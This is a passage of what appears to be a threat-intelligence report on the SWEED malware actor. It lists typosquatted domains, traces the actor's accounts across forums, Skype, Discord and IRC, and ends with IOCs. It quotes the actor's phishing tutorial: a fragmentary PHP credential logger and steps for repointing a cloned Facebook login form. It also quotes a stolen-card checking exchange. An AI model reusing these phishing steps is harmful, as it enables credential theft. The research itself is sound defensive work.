serec[.]us	Serec Corp.	Manufacturing	U.S.
snapqata[.]com	N/A	N/A	N/A
sukrltiv[.]com	N/A	N/A	N/A
supe-lab[.]com	SuperLab	Wholesale lab equipment	Bosnia
usarmy-mill[.]com	U.S. Army	Military	U.S.
virdtech[.]com	ViRDI	Biometric/RFID terminals	South Korea
willistoweswatson[.]com	Willis Towers Watson	Risk management	U.K.
xlnya-cn[.]com	Xinya Electronics Co. Ltd.	Electronics	China
zarpac[.]us	Zarpac	Packaging	Canada
Oralbdentaltreatment[.]tk	Oral-B	Dental care	U.S.
wlttraco[.]com	WITTRACO Düngemittel GmbH	Fertilizer distribution	Germany

In all of the domains listed above, the registrant account information associated with the domains is consistent with what we have identified as associated with SWEED campaign activity.


Operational Security (OPSEC)

We identified various behavior on hacking forums, IRC channels, and other web sites that appeared consistent with the TTPs we observed with the actor distributing this malware.

"SWEE D"

During our analysis, we identified a user on HackForums using the moniker "SWEE D." In most of the online posts associated with this user, their contact information was included in the post and listed the Skype address "sweed.[redacted]".

In the months leading up to the January 2018 campaigns, we observed this user posting asking for access to a Java crypter. Typically, crypters are used to help evade antivirus detection as they "crypt" the contents of the malicious payload being distributed.




sweed
New Member

Posts: 11
Threads: 0
B Rating: 0 0 0
Popularity: -4
βytes: β 0
Game XP: 0

07-29-2017, 12:54 AM

java crypter needed
please contact me on skype: sweed.[redacted]

The same user posted repeatedly in threads related to Java crypters, and even annoyed other users with how often they were posting:



EPS Tech
Invasores Profissionais de Sistemas

Posts: 334
Threads: 11
B Rating: 0 0 0
Popularity: 0
βytes: β 76
Game XP: 0


07-29-2017, 01:54 AM (This post was last modified: 07-29-2017, 01:55 AM by EPS Tech.)

sweed Wrote:

java crypter needed
please contact me on skype: sweed[redacted]

Will you stop digging up old posts or are you spamming? Try and learn to use the search bar instead!

The same Skype account listed in the HackForums posts was also used by someone using the name "Daniel" in 2016 while commenting on a blog related to the creation of Facebook phishing pages:



DANIEL
JANUARY 1, 2016 AT 1:10 AM


First of all let me thank GOD for this new year 2016 and also let me thank the owner of this blog, for this wonderful post of his.

Hi guys, my name is SWEE D. To get the email and password copy and paste this php script in notepad and save it as data.php

```
$value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "rn");
}
fwrite($handle, "rn");
fclose($handle);
exit;
?>
```

In the login.html above the one you rename to login.jpg. Before renaming it, first open it in notepad and press (Ctrl F) then search for the word "action" (NOTE: you will see many "action") here is what you will see (action="https://www.facebook.com/login.php?login_attempt=1&lwv=110&quot😉 Now all you have to do is to change https://www.facebook.com/login.php?login_attempt=1&lwv=110 To data.php and save it as login.html, then after this is done rename it to login.jpg . That is all, in case you don't understand contact me on Skype (sweed.[redacted])

This same Skype account was also used in 2015 by someone going by the name " [redacted] Daniel."




[redacted] Daniel | 11/18/2015, 6:54:00 AM

Please want to pay with paypal. I have been trying to reach you on skype but you are not responding. here is my skype ID: sweed.[redacted]

Note: [redacted] is also the name used in the email address associated with the registrant account for the domain wlttraco[.]com (sweed.[redacted]@gmail.com).

We also located screenshots that were published on the Twitter account .sS!.! showing the Discord server "Agent Tesla Live" that listed sweed ([redacted] Daniel) as a member of the staff.



but I need to remove the one running in my pc

[redacted]s Today at 09:53

[redacted]n Today at 10:06
@kezsman don't understand what you mean, explain further

NEW MESSAGES


[redacted]s Today at 10:33
pls i need help, i changed my email pass and my AT stopped reporting any idea on what to do @agent_tesla

[redacted] Today at 10:34
[redacted]naris once you change your email password the logs will stop, you should create a new stub and start afresh (edited)

[redacted]s Today at 10:34
nawa oo

→ Ermagherd. clerfg is here. Today at 10:38

It is important to note that the avatar used by this Discord user (SWEE D) is the same avatar that is used by Skype user sweed.[redacted].




SWEE D

LIFE IS SWEET WHEN YOU HAVE JESUS!


Last seen 23h ago

We actually contacted SWEE D on Skype and were able to confirm that the same user operates the Discord and Skype accounts:


5:52 PM
Are you the famous SWEE D from the Agent Tesla live discord chan?

SWEE, 5:53 PM
yeah dude

During our interaction with SWEE D, they mentioned that they are a student studying ethical hacking and that they work in the IT departments of various companies to help remove malware and increase their security.



SWEE, 7:15 PM

am a student, am studing ethical, i work for some companies in IT Department


I help them remove malware on their computer and increase security level for them

maybe their is some thing i can help you do

which company are you from maybe i can help you to resolve some issue

i have help a lot of companies


This is contrary to the following activity which was observed in an IRC transaction where a user named "sweed" was submitting credit card information to a bot listening in the channel in an effort to check the validity and usability of presumably stolen credit card information.



3006 SW sweed | 4/29/2019, 3:39:26 AM

!chk [redacted]|12|2023|[redacted]

The IRC channel appeared to be created and used solely for this purpose, with a bot named "chkViadex24" returning information related to the credit card that was submitted:




007 CH chkViadex24 | 4/29/2019, 3:39:28 AM

⊳10<sweed> ⊲⊳5REPROVADO ✘ » [redacted]
RECUSOU: 3.39 CAD - Moneris | #brazil bot checker | Informações: VISA » BANCO DE GALICIA Y BUENOS AIRES S.A. » CREDIT » CLASSIC » ARGENTINA ⊳7[483 - CONSULTE O EMISSOR ←→ REFER TO ISSUER] → 1.317s

This is an example demonstrating how stolen credit information is actively being used by adversaries to determine whether or not they can monetize the information once they have stolen it from victims.

It's possible that "SWEE D", "sweed" and [redacted] Daniel may be the same person. We also identified the following LinkedIn profile that listed the same name:



[redacted]

Attended Osu Technical College

Nigeria

Architecture et urbanisme

Osu Technical College

9 relations

This account lists Nigeria as their location. "[redacted]" is a Nigerian novel. Many of the details we identified during our analysis of "sweed," such as information in the LinkedIn profile, the references to "[redacted]," the registrant information used, and the location listed in the Skype account indicate the individual is likely located in Nigeria. We believe "sweed" is a key member of the group and that other accounts are likely associated with customers or business partners.


Conclusion

SWEED has been active for at least three years — and a user with that name has been active on various forums, IRC channels and Discord servers since at least 2015. Currently, SWEED is actively targeting small and medium-sized companies around the world. Based on the TTPs used by this group, SWEED should be considered a relatively amateur actor. They use well-known vulnerabilities, commodity stealers and RATs (Pony, Formbook, UnknownRAT, Agent Tesla, etc.) and appear to rely on kits readily available on hacking forums. SWEED consistently leverages packing and crypting in order to minimize detection by anti-malware solutions. We assess that SWEED also does not have effective operational security, as they used several of the same online accounts for about five years, allowing for the discovery of a lot of their information, operations and associates.

At this time, we cannot say with certainty whether the other accounts and associated individuals associated with SWEED are business associates or customers. However, they all use the same infrastructure in a coordinated manner across domains, rely on the same malware and packers, and all operate very similarly. While SWEED is relatively well-known in the security research community, this research provides insight into how these cybercriminal organizations operate and evolve over time in an effort to maximize their ability to generate revenue and evade detection. We expect SWEED to continue to operate for the foreseeable future and we will continue to monitor their activities to ensure that customers remain protected.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware detailed in this post. Below is a screenshot showing how AMP can protect customers from this threat. Try AMP for free here.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Additional protections with context to your specific environment and threat data are available from the Firepower Management Center.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOCs)

The following IOCs have been observed as being associated with malware campaigns conducted by this group.

Campaign #1

Java_Updater.zip ->
59b15f6ace090d05ac5f7692ef834433d8504352a7f45e80e7feb05298d9c2dd
P-O of Jun2017.zip ->
e397ba1674a6dc470281c0c83acd70fd4d772bf8dcf23bf2c692db6575f6ab08
Agent Tesla:
8c8f755b427b32e3eb528f5b59805b1532af3f627d690603ac12bf924289f36f

Campaign #2

Java sample=>
d27a29bdb0492b25bf71e536c8a1fae8373a4b57f01ad7481006f6849b246a97

Campaign #3

New Order For Quotation.ppsx ->
65bdd250aa4b4809edc32faeba2781864a3fee7e53e1f768b35a2bdedbb1243b

Campaign #4

SETTLEMENT OF OUTSTANDING.xlsx ->
111e1fff673466cedaed8011218a8d65f84bee48d5ce6d7e8f62cb37df75e671

Campaign #5

Request and specification of our new order.xls ->
1dd4ac4925b58a2833b5c8969e7c5b5ff5ec590b376d520e6c0a114b941e2075
Agent Tesla ->
fa6557302758bbea203967e70477336ac7a054b1df5a71d2fb6d822884e4e34f

Domains

sweeddehacklord[.]us
sweed-office.comie[.]ru
sweed-viki[.]ru
sweedoffice.duckdns[.]org
sweedoffice-olamide.duckdns[.]org
sweedoffice-chuks.duckdns[.]org
www.sweedoffice-kc.duckdns[.]org
sweedoffice-kc.duckdns[.]org
sweedoffice-goodman.duckdns[.]org
sweedoffice-bosskobi.duckdns[.]org
www.sweedoffice-olamide.duckdns[.]org
www.sweedoffice-chuks.duckdns[.]org
aelna[.]com
candqre[.]com
spedaqinterfreight[.]com
worldjaquar[.]com
zurieh[.]com

aiaininsurance[.]com
aidanube[.]com
anernostat[.]com
blssleel[.]com
bwayachtng[.]com
cablsol[.]com
catalanoshpping[.]com
cawus-coskunsu[.]com
crosspoiimeri[.]com
dougiasbarwick[.]com
erieil[.]com
etqworld[.]com
evegreen-shipping[.]com
gufageneys[.]com
hybru[.]com
intermodaishipping[.]net
jltqroup[.]com
jyexports[.]com
kayneslnterconnection[.]com
kn-habour[.]com
leocouriercompany[.]com
lnnovalues[.]com
mglt-mea[.]com
mti-transt[.]com
profbuiiders[.]com
quycarp[.]com
regionaitradeinspections[.]com
repotc[.]com
rsaqencies[.]com
samhwansleel[.]com
serec[.]us
snapqata[.]com
sukrltiv[.]com
supe-lab[.]com
usarmy-mill[.]com
virdtech[.]com
willistoweswatson[.]com
xlnya-cn[.]com
zarpac[.]us
Oralbdentaltreatment[.]tk
wlttraco[.]com